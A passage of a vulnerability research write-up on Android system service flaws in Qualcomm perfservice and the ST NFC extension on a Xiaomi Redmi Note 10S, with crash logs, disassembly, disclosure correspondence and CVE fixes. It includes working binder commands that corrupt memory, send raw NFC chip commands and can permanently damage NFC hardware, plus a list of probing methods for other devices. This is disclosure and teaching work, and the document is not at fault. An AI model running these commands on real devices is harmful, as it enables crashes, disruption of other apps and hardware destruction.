01-24 16:14:32.462 18609 18609 F DEBUG :  *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
01-24 16:14:32.462 18609 18609 F DEBUG :  Build fingerprint: 'lge/joan_global_com/joan:9/PKQ1.190414.001/193091504cde8:user/release-keys'
01-24 16:14:32.462 18609 18609 F DEBUG :  Revision: '13'
01-24 16:14:32.462 18609 18609 F DEBUG :  ABI: 'arm64'
01-24 16:14:32.462 18609 18609 F DEBUG :  pid: 16141, tid: 16141, name: perfservice >>> /system/bin/perfservice <<<
01-24 16:14:32.462 18609 18609 F DEBUG :  signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x7bdb76d8b0
01-24 16:14:32.462 18609 18609 F DEBUG :  x0 00000071bc450000 x1 0000000000000001 x2 00000000fffffffe x3 0000007bdb76d8f0
01-24 16:14:32.462 18609 18609 F DEBUG :  x4 000000000000002e x5 00000071bc42e3b2 x6 002e006d006f0063 x7 006c006100750071
01-24 16:14:32.462 18609 18609 F DEBUG :  x8 00000055fefd0b94 x9 0000000400000000 x10 0000000000000000 x11 0000000000000072
01-24 16:14:32.462 18609 18609 F DEBUG :  x12 006e0061004d0066 x13 0072006500670061 x14 ffffffffff000000 x15 ffffffffffffffff
01-24 16:14:32.462 18609 18609 F DEBUG :  x16 00000055fefeced0 x17 00000071bcacf510 x18 0000000000000001 x19 0000007fdb76d9a0
01-24 16:14:32.462 18609 18609 F DEBUG :  x20 00000071bc450000 x21 0000007fdb76da08 x22 0000000000000001 x23 00000000fffffffe
01-24 16:14:32.462 18609 18609 F DEBUG :  x24 0000007bdb76d8f0 x25 00000071bcf615b8 x26 0000007fdb76d8f0 x27 0000000000000000
01-24 16:14:32.462 18609 18609 F DEBUG :  x28 0000000000000000 x29 0000007fdb76d950
01-24 16:14:32.462 18609 18609 F DEBUG :  sp 0000007bdb76d8f0 lr 00000055fefd075c pc 00000055fefd0b94
01-24 16:14:32.465 18609 18609 F DEBUG :  backtrace:
01-24 16:14:32.465 18609 18609 F DEBUG :  #00 pc 0000000000003b94 /system/bin/perfservice (android::PerfService::perfLockAcquire(int, int, int*))
01-24 16:14:32.465 18609 18609 F DEBUG :  #01 pc 0000000000003758 /system/bin/perfservice (android::BnPerfManager::onTransact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+492)
01-24 16:14:32.466 18609 18609 F DEBUG :  #02 pc 000000000004f998 /system/lib64/libbinder.so (android::BBinder::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+136)
01-24 16:14:32.466 18609 18609 F DEBUG :  #03 pc 000000000005aa38 /system/lib64/libbinder.so (android::IPCThreadState::executeCommand(int)+520)
01-24 16:14:32.466 18609 18609 F DEBUG :  #04 pc 000000000005a774 /system/lib64/libbinder.so (android::IPCThreadState::getAndExecuteCommand()+156)
01-24 16:14:32.466 18609 18609 F DEBUG :  #05 pc 000000000005ae3c /system/lib64/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+60)
01-24 16:14:32.466 18609 18609 F DEBUG :  #06 pc 00000000000054f8 /system/bin/perfservice (main+452)
01-24 16:14:32.466 18609 18609 F DEBUG :  #07 pc 00000000000ad7dc /system/lib64/libc.so (__libc_init+88)
How to read this:
logcat -b crashshows the crash buffer of Android's logging system, which keeps the last fatal errors.Fatal signal 11 (SIGSEGV)is the operating system reporting that a program touched memory it should not.SEGV_MAPERRmeans the address was not mapped at all.fault addr 0x7bdb76d8b0is the address the program tried to use.name: perfservice >>> /system/bin/perfservice <<<names the crashing program.- The
x0tox29lines are the CPU registers on this ARM64 device. Noticex2 00000000fffffffe, which is the value 4294967294 we sent, shown as a signed 32-bit number. - The
backtracelists the functions from the crash outwards. The top frame,android::PerfService::perfLockAcquire(int, int, int*), is where it died. The frames below show the call arriving through Binder, Android's internal message system.
Next, the researcher checked which user the service runs as:
joan:/ $ ps -A | grep perf

root              64    2            0          0 0  0 S [perf]
root             538    2            0          0 0  0 S [msm_perf:events]
root         16129    1   22564   3680 0  0 S [redacted]-service
system       18612    1   21024   3348 0  0 S perfservice
The last line shows perfservice running as the system user. On Android, system is a highly privileged account, far above a normal app. That is why a bug here matters: code running in this process would inherit those rights.
Then the researcher tested from a regular app, not just the shell, and confirmed the bug is reachable from any installed application. This command was used to show control of the CPU registers:
joan $ service call vendor.perfservice 4 i32 2442302356 i64 -2

Result: Parcel(Error: 0xffffffffffffffe0 "Broken pipe")
i32 2442302356is a decimal number whose hexadecimal form is0x91929394.i64 -2is a negative number, which the report notes equals0xfffffffe.Broken pipeagain means the service died.
The crash log confirms the pattern landed in the registers:
joan:/ $ logcat -b crash

01-24 16:22:16.149 18612 18612 F libc :  Fatal signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x7bdb14a2c0 in tid 18612 (perfservice), pid 18612 (perfservice)
01-24 16:22:16.176 18795 18795 F DEBUG :  *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
01-24 16:22:16.176 18795 18795 F DEBUG :  Build fingerprint: 'lge/joan_global_com/joan:9/PKQ1.190414.001/193091504cde8:user/release-keys'
01-24 16:22:16.176 18795 18795 F DEBUG :  Revision: '13'
01-24 16:22:16.176 18795 18795 F DEBUG :  ABI: 'arm64'
01-24 16:22:16.176 18795 18795 F DEBUG :  pid: 18612, tid: 18612, name: perfservice >>> /system/bin/perfservice <<<
01-24 16:22:16.176 18795 18795 F DEBUG :  signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x7bdb14a2c0
01-24 16:22:16.176 18795 18795 F DEBUG :  x0 0000007ea2050000 x1 0000000091929394 x2 00000000fffffffe x3 0000007bdb14a300
01-24 16:22:16.176 18795 18795 F DEBUG :  x4 000000000000002e x5 0000007ea202e3b2 x6 002e006d006f0063 x7 006c006100750071
01-24 16:22:16.176 18795 18795 F DEBUG :  x8 000000562587eb94 x9 0000000400000000 x10 0000000000000000 x11 0000000000000072
01-24 16:22:16.176 18795 18795 F DEBUG :  x12 006e0061004d0066 x13 0072006500670061 x14 ffffffffff000000 x15 ffffffffffffffff
01-24 16:22:16.176 18795 18795 F DEBUG :  x16 000000562589aed0 x17 0000007ea2655510 x18 0000000000000001 x19 0000007fdb14a3b0
01-24 16:22:16.176 18795 18795 F DEBUG :  x20 0000007ea2050000 x21 0000007fdb14a418 x22 0000000091929394 x23 00000000fffffffe
01-24 16:22:16.176 18795 18795 F DEBUG :  x24 0000007bdb14a300 x25 0000007ea2b875b8 x26 0000007fdb14a300 x27 0000000000000000
01-24 16:22:16.176 18795 18795 F DEBUG :  x28 0000000000000000 x29 0000007fdb14a360
01-24 16:22:16.176 18795 18795 F DEBUG :  sp 0000007bdb14a300 lr 000000562587e75c pc 000000562587eb94
01-24 16:22:16.176 18795 18795 F DEBUG :  backtrace:
01-24 16:22:16.176 18795 18795 F DEBUG :  #00 pc 0000000000003b94 /system/bin/perfservice (android::PerfService::perfLockAcquire(int, int, int*))
01-24 16:22:16.176 18795 18795 F DEBUG :  #01 pc 0000000000003758 /system/bin/perfservice (android::BnPerfManager::onTransact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+492)
01-24 16:22:16.176 18795 18795 F DEBUG :  #02 pc 000000000004f998 /system/lib64/libbinder.so (android::BBinder::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+136)
01-24 16:22:16.176 18795 18795 F DEBUG :  #03 pc 000000000005aa38 /system/lib64/libbinder.so (android::IPCThreadState::executeCommand(int)+520)
01-24 16:22:16.176 18795 18795 F DEBUG :  #04 pc 000000000005a774 /system/lib64/libbinder.so (android::IPCThreadState::getAndExecuteCommand()+156)
01-24 16:22:16.176 18795 18795 F DEBUG :  #05 pc 000000000005ae3c /system/lib64/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+60)
01-24 16:22:16.176 18795 18795 F DEBUG :  #06 pc 00000000000054f8 /system/bin/perfservice (main+452)
01-24 16:22:16.176 18795 18795 F DEBUG :  #07 pc 00000000000ad7dc /system/lib64/libc.so (__libc_init+88)
Look at x1 0000000091929394 and x2 00000000fffffffe, and again at x22 and x23. The two numbers we sent are sitting in the CPU registers. That is the proof that the attacker controls values the program uses.
To understand why that matters, the researcher looked at the machine code of the crashing function:
;-- android::PerfService::perfLockAcquire(int, int, int*)

0x00003b88     add x1, x1, 0x5b5 ; 0x55b5 ; "PerfService"
0x00003b8c     add x2, x2, 0x667 ; 0x5667 ; "couldn't get uxe_event function handle."
0x00003b90     b 0x3b48

;-- aav.0x00003b94:
0x00003b94     stp x24, x23, [sp, -0x40]! ; < ==== CRASH
0x00003b98     stp x22, x21, [sp, 0x10]
- The first three lines are setup code that loads text strings, not relevant to the bug.
stp x24, x23, [sp, -0x40]!is the faulting instruction.stpmeans "store pair": it writes two registers to memory. The destination is[sp, -0x40], meaning "the stack pointer minus 64 bytes". The!means the stack pointer is updated afterwards.- The comment marks this as the crash point.
On ARM64, the architecture used by most Android phones, the stack is a region of memory used for temporary values. If an attacker can influence the address used by a store like this, they can write to memory they should not reach. Here the value being written (registers x24 and x23) and the destination address can both be manipulated.
Figure 3 shows the pseudo-code that the reverse engineering tool Ghidra produced for this function.
The key detail: the switch statement handles operation code 4 at line 62. The third value read from the user, via a function called android::Parcel::readInt32, is the value -2 in the test, and it is used to calculate an offset for a stack variable. Because there is no limit on that offset, the write can be steered towards lower stack addresses. On ARM that means overwriting free, uninitialised memory, but with no boundary at all.
Target 3: Xiaomi Redmi Note 10S and the NFC service
NFC stands for Near Field Communication, the short-range radio used for tapping a phone to a payment terminal or a transit gate. On Android, the NFC system service is called com.android.nfc. It handles the radio, the secure element (the chip that stores payment cards), and card emulation, where the phone pretends to be a card.
The fuzzer found several crashes in a service called nfc.st_ext on a Xiaomi Redmi Note 10S running MIUI 13.0.5 Stable. Further analysis confirmed that some findings could be exploited. The researcher submitted the issue to Xiaomi through a bug bounty platform.
Besides the memory corruption bugs, the submission included a potential privilege escalation: any ordinary app could make sensitive NFC service calls. After two months, Xiaomi declined responsibility and recommended sending the issue to STMicroelectronics, the chip maker whose code was involved. The researcher did so.
Figure 4 shows Xiaomi's response, declining responsibility and pointing to STMicroelectronics.
STMicroelectronics analysed the issue quickly and patched the memory corruption problems. A few excessive but potentially exploitable API calls were removed from their library. STM also declined responsibility:
[…] Thank you for this report […]

Please note that the issues you've identified don't affect an ST product. Instead, they impact an open-source library, provided under APACHE 2.0 licensing, we've used as an example of implementation for our customers ("Library"). You could find below the results of our analysis.[…]
In plain words: the code is published openly under the Apache 2.0 licence, a permissive open-source licence, as a reference for customers. STM says the bugs are in that reference library, not in an ST product.
STM also said the privilege escalation issue did not exist in their builds:
[…] 1.Privilege escalation

Analysis:

- The nfc.st_ext service interface has "nfc_service" SELinux label, so applications capable to bind to NFC can bind to these extensions as well, this is not restrictive.
- However, the services calls in this interface, that lead to sensitive operations such as programHceParameters, are checking that the caller process has the android.Manifest.permission.WRITE_SECURE_SETTINGS permission.
- Calling the service from adb, as shown in the report, bypasses this check. […]

[…] 3.Hardware damage

Analysis:

Corrective actions:

No corrective action since only applications delivered by the OEM can set NFC controller parameters and so a third-party malicious APK would not be able to cause such damage to the NFC controller. [..]
Some terms here:
- SELinux label: a security tag the operating system uses to decide what a process may touch. STM says the label on this service is not restrictive.
WRITE_SECURE_SETTINGS: a very powerful Android permission normally granted only to system apps. STM says their code checks for it before sensitive calls.- ADB bypass: STM argues that calling the service from the ADB shell skips the permission check, so the report's shell demonstration does not prove an app could do the same.
- OEM: original equipment manufacturer, the phone maker. STM says only apps shipped by the phone maker can set NFC controller parameters, so a third-party app could not damage the chip.
At this point the researcher had evidence that service calls could be executed from an app on the Xiaomi Redmi Note 10S. Because STM publishes the code under Apache 2.0, how a vendor implements it is up to the vendor, and some implementations may have disabled the permission check. STM reached out to Xiaomi:
Hello,

As the end product is developed and owned by its manufacture, Xiaomi Redmi, our analysis was not performed on Xiaomi Redmi 10S Note. We did perform an analysis on our internal reference device with latest version of our stack.

This appears to be the reason your demonstration on privilege escalation highlights a gap between the open-source reference code we used, which contains a permission check preventing these issues, and the open-source code used on the model you tested from Xiaomi Redmi.

As mentioned, the NFC service and its libraries are provided under APACHE 2.0 licensing so they can be modified by our customers. Based on your feedback, we have informed Xiaomi so it can address the issue on the models concerned.

For the issues affecting getProprietaryConfigSettings and nativeNfcStExtensions_getAvailableHciHostList, whether to post a Public Advisory on ST PSIRT website is still under discussion but we are taking the steps we have already identified in our earlier message.

Thank you again for your report and cooperation.
In short: STM tested its own reference device, where the permission check exists. The Xiaomi build apparently lacks it. STM informed Xiaomi.
What the NFC bugs allow
The issues could let an attacker interfere with the NFC communication of other apps on the phone, change the NFC controller configuration, and send raw HCI commands on a chosen NFC pipe or card emulator. HCI stands for Host Controller Interface: the command language spoken between the phone's software and the NFC chip. Some service calls mishandle input, leading to memory corruption that might be used to inject code into the NFC system service. And one specific call caused a permanent hardware fault.
The vulnerable service lives at /system/system_ext/app/Nfc_st/Nfc_st.apk on the tested phone, with firmware "Android 12SP1A.210812.016, MIUI 13.0.5 Stable".
The phone exports the service:
rosemary:/ $ service list | grep nfc

142  mi_nfc: [com.xiaomi.nfc.IMiNfcAdapter]
176  nfc: [android.nfc.INfcAdapter]
177  nfc.st_ext: [com.st.android.nfc_extensions.INfcAdapterStExtensions]
178  nfc_settings: [com.mediatek.nfcsettingsadapter.INfcSettingsAdapter]
grep nfcfilters the long service list down to lines containing "nfc".mi_nfcis Xiaomi's own NFC adapter.nfcis the standard Android NFC service.nfc.st_extis the STMicroelectronics extension service, the one under test.nfc_settingsis a MediaTek settings adapter.
The researcher established that any app could exchange messages with nfc.st_ext without holding any permission, including android.permission.WRITE_SECURE_SETTINGS and android.permission.NFC. The second is the normal permission an app needs to use NFC at all.
Figure 5 shows a decompiled view of Nfc_st.apk, listing native functions in the class com.android.nfc.dhimpl.NativeNfcStExtensions. "Native" means these functions are written in C or C++ rather than Java, and they are imported from the library /system/system_ext/lib64/libstnfc_nci_jni.so.
Many of those functions were reachable through the exported service calls with no permission check. Two stood out: transceive and transceiveEE. transceive means "transmit and receive": send a command to the NFC chip and get the answer.
Here is a simple demonstration:
rosemary:/ $ service call nfc.st_ext 17 i32 6 i32 1 # connectGate

Result: Parcel(00000000 000000ff   '........')

rosemary:/ $ service call nfc.st_ext 18 i32 6 i32 2 s16 AA # transceive

Result: Parcel(00000000 00000000   '........')

rosemary:/ $ service call nfc.st_ext 19 i32 6 i32 1 # disconnectGate
- Operation 17 is
connectGate: open a communication channel (a "gate") to the NFC chip. The arguments are a host id of 6 and a gate id of 1. - Operation 18 is
transceive: send data on that channel. The arguments are pipe id 6, an HCI command value of 2, and the stringAA. - Operation 19 is
disconnectGate: close the channel. - The
#parts are comments, ignored by the shell.
The logcat output shows the commands reaching the NFC hardware layer:
01-31 14:50:35.533  29259 29273  I  NfcService: connectGate() - host_id = 6 - gate_id = 1
01-31 14:50:35.533  581    D  StNfcHal: HAL st21nfc: StNfc_hal_write
01-31 14:50:35.53   581 29290  D  StNfcHal: (#00047) Tx 01 00 03 (hidden)
01-31 14:50:35.534  581 29291  W  StNfcHal: ! i2cWrite!!, errno is 'I/O error'
01-31 14:50:35.540  581 29291  D  StNfcHal: (#00048) Rx 01 00 04 (hidden)
01-31 14:50:35.541  581 29291  D  StNfcHal: (#00049) Rx 60 06 03 01 01 01
01-31 14:50:48.981  29259 29273  I  NfcService: transceive() - pipe_id = 6 - HCI cmd = 2
01-31 14:51:33.781  29259 29312  I  NfcService: disconnectGate() - pipe_id = 6
NfcServicelines are the Android NFC service logging the calls it received.StNfcHalis the hardware abstraction layer, the code that talks to the actual chip.Txmeans transmit,Rxmeans receive. The hex bytes are the raw conversation with the chip.i2cWrite!!, errno is 'I/O error'is a low-level bus error, but the exchange continues.
Even though these commands do not perform any specific NFC action, the logs show that the ADB shell user can send HCI commands to the chosen pipe. Further testing proved that any app on the phone can make these calls, and therefore interact with another app's emulated card or secure element. The kernel and the NFC service layer can see sensitive information sent over NFC, while ordinary apps are kept away from it by the Android Framework API. This bug lets an attacker skip the framework and send HCI packets directly to the device. The ETSI TS 102 622 V13.0.0 specification describes the HCI NFC architecture. After the submission, these three calls were removed from the android-packages-apps-NFC GitHub repository.
The researcher also proved that a bad call to com.android.nfc.NfcService.programHceParameters can disconnect other apps from NFC, causing a service disruption. HCE stands for Host Card Emulation: the phone acting as a card. Correct execution should let an attacker set HCE parameters.
rosemary:/ $ service call nfc.st_ext 34

Result: Parcel(00000000   '....')
Operation 34 is called with no arguments. The result looks normal, but the effect is visible in the logs: application A's call caused application B to lose its NFC tag mid-communication.
The key lines are programHceParameters() - setConfig: false, which shows the call being processed, and Tag lost, restarting polling loop, which shows the other app losing its connection to the tag. The rest is the raw HCI conversation with the chip.
Several service calls were vulnerable to memory corruption. Because there is no permission check on this Xiaomi build, any installed app can make them, so they might be used to run code in the nfc.st_ext service or to read the NFC service's memory.
Before contacting STMicroelectronics, the researcher believed he was reversing proprietary code, so the initial analysis relied only on reverse engineering and pseudo-code. This command was run as the ADB shell user:
rosemary:/ $ service call nfc.st_ext 9 i64 4702394925722257289 i64 4774451407313060418

Result: Parcel(Error: 0xffffffffffffffe0 "Broken pipe")
- Operation 9 takes two 64-bit integers.
4702394925722257289is the decimal form of0x4142434545464789, a pattern spellingABCDEEplus more bytes.4774451407313060418is the decimal form of0x4242424242424242, eightBcharacters.Broken pipeagain means the service crashed.
The crash log:
10-05 19:53:01.216 21411 21411 E DEBUG :  failed to read /proc/uptime: Permission denied
10-05 19:53:01.473 21411 21411 F DEBUG :  *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
10-05 19:53:01.473 21411 21411 F DEBUG :  Build fingerprint: 'Redmi/rosemary_eea/rosemary:12/SP1A.210812.016/V13.0.3.0.SKLEUOR:user/release-keys'
10-05 19:53:01.473 21411 21411 F DEBUG :  Revision: '0'
10-05 19:53:01.473 21411 21411 F DEBUG :  ABI: 'arm64'
10-05 19:53:01.473 21411 21411 F DEBUG :  Timestamp: 2022-10-05 19:53:01.214973507+0200
10-05 19:53:01.473 21411 21411 F DEBUG :  Process uptime: 0s
10-05 19:53:01.473 21411 21411 F DEBUG :  Cmdline: com.android.nfc
10-05 19:53:01.473 21411 21411 F DEBUG :  pid: 21109, tid: 21124, name: Binder:21109_2 >>> com.android.nfc <<<
10-05 19:53:01.473 21411 21411 F DEBUG :  uid: 1027
10-05 19:53:01.473 21411 21411 F DEBUG :  signal 11 (SIGSEGV), code 2 (SEGV_ACCERR), fault addr 0x7c329d9f64
10-05 19:53:01.473 21411 21411 F DEBUG :  x0 0000007bf15b5690 x1 0000000000000000 x2 0000000000000000 x3 0000000000000000
10-05 19:53:01.473 21411 21411 F DEBUG :  x4 0000000000000000 x5 00000000ffffffff x6 00000000ffffffff x7 0000000000018900
10-05 19:53:01.473 21411 21411 F DEBUG :  x8 0000007c329d96bd x9 8d9fd1788a2fdf29 x10 0000000000000000 x11 0000000000000000
10-05 19:53:01.474 21411 21411 F DEBUG :  x12 000000000003ea1c x13 000000000003ea1a x14 0000000000000028 x15 0000000000000027
10-05 19:53:01.474 21411 21411 F DEBUG :  x16 0000007c90f4ec40 x17 0000007c90f3e930 x18 0000007b83940000x19 0000000042424242
10-05 19:53:01.474 21411 21411 F DEBUG :  x20 0000000041424345 x21 0000007bf15b5378 x22 0000007bf15b5690 x23 0000000000000000
10-05 19:53:01.474 21411 21411 F DEBUG :  x24 0000007bf15b6f70 x25 0000007bf19f4000 x26 0000007bf19f3078 x27 0000007bf19f3058
10-05 19:53:01.474 21411 21411 F DEBUG :  x28 0000007bf19f30a0 x29 0000007bf19f2d90
10-05 19:53:01.474 21411 21411 F DEBUG :  lr 0000007bf156f8a0 sp 0000007bf19f2c40 pc 0000007bf156f8ac pst 0000000060001000
10-05 19:53:01.474 21411 21411 F DEBUG :  backtrace:
10-05 19:53:01.474 21411 21411 F DEBUG :  #00 pc 000000000002f8ac /system/system_ext/lib64/libstnfc_nci_jni.so (NfcStExtensions::getProprietaryConfigSettings(int, int, int)+444) (BuildId: [redacted])
10-05 19:53:01.474 21411 21411 F DEBUG :  #01 pc 0000000000023ec8 /system/system_ext/lib64/libstnfc_nci_jni.so (android::nativeNfcStExtensions_getProprietaryConfigSettings(_JNIEnv*, _jobject*, int, int, int)+216) (BuildId: [redacted])
10-05 19:53:01.474 21411 21411 F DEBUG :  #02 pc 00000000000172c4 /data/dalvik-cache/arm64/system@system_ext@app@[redacted]@classes.dex (art_jni_trampoline+116)
Cmdline: com.android.nfcconfirms the crashing process is the NFC service.x19 0000000042424242andx20 0000000041424345show ourBandABCDpatterns in the registers. The attacker controls them.x8 0000007c329d96bdis a computed address. The fault address is0x7c329d9f64, which isx8 + 0x8a7, so the crash location is derived from our input.- The backtrace names
NfcStExtensions::getProprietaryConfigSettings(int, int, int)inlibstnfc_nci_jni.so, the native library behind the service.
Here is the disassembly of that function:
0012f894 a0 a2 0b 91 |  add |  x0,x21,#0x2e8 |
0012f898 e1 03 16 aa |  mov |  x1,x22 |
0012f89c 3d 01 01 94 |  bl |  _ZN7CondVar4waitER5Mutex |
0012f8a0 a8 c2 34 8b |  add |  x8,x21,w20, SXTW ; < ======= (#1) |
0012f8a4 bf fa 26 39 |  strb |  wzr,[x21, #0x9be] |
0012f8a8 e0 03 16 aa |  mov |  x0,x22 |
0012f8ac 14 9d 62 39 |  ldrb |  w20,[x8, #0x8a7] ; < ======= (#2) |
0012f8b0 48 01 01 94 |  bl |  _ZN5Mutex6unlockEv |
0012f8b4 28 17 40 f9 |  ldr |  x8,[x25, #0x28] |
0012f8b8 a9 83 5f f8 |  ldur |  x9,[x29, #local_58] |
add x8,x21,w20, SXTWat0012f8a0computes an address by adding our value (inw20) to a base pointer (x21). The comment marks it as step 1.ldrb w20,[x8, #0x8a7]at0012f8acreads a byte from that computed address plus an offset. The comment marks it as step 2. This is the read that crashes.- The value of
x8equals0x7bf15b5378 + 0x41424345, which is0x7c329d96bd. That proves a malicious app can steer the destination address.
Later the researcher found the C++ source on GitHub. The screenshot below shows a fragment of the open-source package "android-packages-apps-Nfc".
Figure 6 shows the vulnerable code. The two integers are taken as arguments at line 2229. At line 2257, the value byteNb is used as an index into the stack array mPropConfig.config. The second value, bitNb, selects which bit of that array element to read. That is a perfect stack reading primitive: a way to read memory the app should not see.
In real life on the Xiaomi Redmi Note 10S, the second primitive, the write one that could lead to code execution, sits inside a function that can physically and irreversibly damage the NFC chip. The researcher hit a hardware fault when running NfcStExtensions::setProprietaryConfigSettings: once during testing and once while writing a proof of concept. After two devices were damaged, he decided to write a read-only proof of concept instead.
After the setProprietaryConfigSettings call, the NFC interface GUI became unavailable, and NFC could not be turned off or used. STMicroelectronics later confirmed that this call can kill the hardware, which is a devastating outcome.
NfcStExtensions::setProprietaryConfigSettings has the same out-of-bounds pattern, but instead of reading a bit it writes one into the chosen index of an array.
Figure 7 shows the write-side vulnerability in the same source file.
In total, seven memory-corruption issues were reported in the "ST54-android-packages-apps-Nfc" library. All are briefly documented in advisory TWSL2023-007.
Why it happens
The common thread: vendor-modified system services read the arguments from a binder parcel without checking bounds and types properly, and the service tool lets any caller put arbitrary typed values into those parcels.
- Genymotion:
SettingsModule::processParameterNotificationtakes a value from the parcel and uses it as a pointer (mov eax, DWORD PTR [rdx]), so a string sent ass16becomes an address the program tries to read. Further inputs can control aQListelement pointer, leading to afree()on an attacker-provided argument. - Qualcomm: in
android::PerfService::perfLockAcquire, the third value read byandroid::Parcel::readInt32(the value "-2" in the test) is used to calculate an offset for a stack variable, and the resulting address is used by thestp x24, x23, [sp, -0x40]!store. The offset has no boundary limit, so the write can be steered towards lower stack addresses. - ST/Xiaomi:
NfcStExtensions::getProprietaryConfigSettingsusesbyteNbas an index into the stack arraymPropConfig.configandbitNbto select a bit, giving a stack read primitive.NfcStExtensions::setProprietaryConfigSettingshas the same out-of-bounds pattern but writes a bit instead of reading. On the Xiaomi build, the exportednfc.st_extservice performed no privilege check on the calls, so any installed app could reach these functions, whereas STM's reference code contains aWRITE_SECURE_SETTINGScheck that the vendor implementation apparently lacked. STM's own analysis says calling from adb bypasses the check.
What an attacker could do
- Genymotion: the hypervisor process (
player) crashes and CPU registers are attacker-controlled, with a path towards control of aQListelement pointer and afree()with an attacker-supplied argument, which opens the door to double-free or use-after-free. That scenario needs a second exploit leaking a heap pointer. The service does not crash when parcels come from a regular app, so this one requires the ADB shell user; a limited attack surface remains. - Qualcomm:
perfserviceruns as the system user and the bug is reachable from any app installed on the phone, with attacker control of CPU registers and an unbounded stack write. - Xiaomi Redmi Note 10S: any app can exchange messages with
nfc.st_extwithoutWRITE_SECURE_SETTINGSorNFCpermissions. An attacker could interfere with the NFC communication of other installed apps, set the NFC NCI configuration, and send raw HCI commands on the selected NFC pipe or card emulator, bypassing the framework layer. A bad call toprogramHceParameterscan disconnect other apps from NFC, causing disruption; correct execution should let an attacker set HCE parameters. Memory corruption issues might be used to inject code into the NFC system service or read its memory. CallingsetProprietaryConfigSettingscaused a persistent hardware fault on two devices, leaving the NFC interface unavailable.
How it was fixed
- Genymotion: no reply from the vendor. The problem was silently patched from version 3.2.0 and the vulnerable service was removed from later versions. No security bulletin was released.
- Qualcomm: tracked as CVE-2020-3676. A CVE is a public identifier for a known vulnerability, so people can refer to it unambiguously.
- ST/Xiaomi: tracked as CVE-2023-36629. STM patched the memory corruption issues and removed a few excessive but potentially exploitable API calls from the library. The three calls
connectGate,transceiveanddisconnectGatewere removed from the android-packages-apps-NFC GitHub repository after the submission. STM declined responsibility, noting the library is Apache 2.0 reference code and that the vendor implementation is what matters. STM also informed Xiaomi. Whether to post a public advisory forgetProprietaryConfigSettingsandnativeNfcStExtensions_getAvailableHciHostListwas still under discussion. Seven memory-corruption issues in total were reported in the library, documented in advisory TWSL2023-007.
Things worth trying on other devices
- List exported services with
service liston any rooted or debuggable device and look for vendor-prefixed names (vendor.*,*.st_ext, OEM-specific daemons). A positive result is a service whose calls returnResult: Parcel(...)for arbitrary typed arguments without a permission error. - Drive each call number with boundary values (
0,65535,4294967294,18446744073709551614,-2) and watchlogcat -b crashforSIGSEGVin the service process. A positive result is a crash dump naming the service binary and a fault address derived from the supplied value. - Send UTF-16 strings of distinct patterns (
AAAA,BBBBBBBBBBBB PPPPPPPPPPPPPPPPPPP) and check whether the crash registers contain the UTF-16 encoding of the input, as with$rdx : 0x41004100410041. A positive result is a register or fault address built from the pattern. - For NFC extension services, try gate and transceive calls with a pipe id and HCI command, then confirm in logcat that
StNfcHaltransmits the command. A positive result isTx/Rxlines for the chosen pipe without any permission prompt. - Test
programHceParametersstyle calls from one app while another app is communicating with a tag. A positive result is the second app losing the tag (Tag lost, restarting polling loop) after the first app's call. - Compare vendor builds against the upstream Apache 2.0 reference implementation of the same library. A positive result is a permission check present upstream but absent in the vendor binary, which is the gap STM described between its reference code and the Xiaomi build.
- Treat any call that writes controller configuration as potentially destructive: the author damaged two devices through
setProprietaryConfigSettings, so restrict testing to read primitives unless hardware loss is acceptable.
Glossary
- ADB: Android Debug Bridge, a tool that lets a computer send commands to an Android device.
- API: a defined list of commands one piece of software offers to another.
- Apache 2.0: a permissive open-source software licence that allows reuse and modification.
- APK: the file format of an Android app.
- ARM64: the 64-bit processor architecture used in most modern Android phones.
- Binder: Android's internal message-passing system between processes.
- Bug bounty platform: a service where researchers report vulnerabilities and vendors may pay rewards.
- Call number / operation code: the number that selects which function inside a service is invoked.
- Card emulation (HCE): a phone acting as a contactless card.
- CVE: a public identifier for a known vulnerability.
- Disassembly: turning machine code back into readable assembly instructions.
- Double-free: freeing the same block of memory twice, which can corrupt memory management.
- Fuzzing: automatically sending many strange inputs to find crashes.
- GDB / GEF: a debugger and a plugin that pretty-prints its output.
- Ghidra: a reverse engineering tool that produces pseudo-code from binaries.
- HAL: hardware abstraction layer, the code that talks to a specific chip.
- HCI: Host Controller Interface, the command language between phone software and the NFC chip.
- Heap: the region of memory used for dynamically allocated data.
- Hypervisor: software that runs virtual machines.
- i2c: a simple hardware bus used to talk to chips.
- IPC: inter-process communication, messages between programs.
- logcat: Android's logging system and the tool to read it.
- Memory corruption: tricking a program into reading or writing memory it did not intend to.
- MIUI: Xiaomi's customised version of Android.
- Native function: code written in C or C++ rather than Java.
- NCI: NFC Controller Interface, the configuration protocol for NFC chips.
- NFC: Near Field Communication, the short-range radio used for taps and payments.
- Out-of-bounds: accessing an array outside its valid range.
- Parcel: the block of bytes carrying the arguments of a binder call.
- Pseudo-code: a readable approximation of what compiled code does.
- Register: a small, fast storage slot inside the CPU.
- SELinux: a security system that labels processes and restricts what they may access.
- SIGSEGV: the signal the operating system sends when a program touches invalid memory.
- Stack: the region of memory used for temporary values and function bookkeeping.
- STP: an ARM64 instruction that stores two registers to memory at once.
- System service: a background program running with high permissions that offers an API.
- System user: a highly privileged Android account, above normal apps.
- Use-after-free: using a block of memory after it has been freed.
- UTF-16: a text encoding where each character takes two bytes.
WRITE_SECURE_SETTINGS: a powerful Android permission normally granted only to system apps.


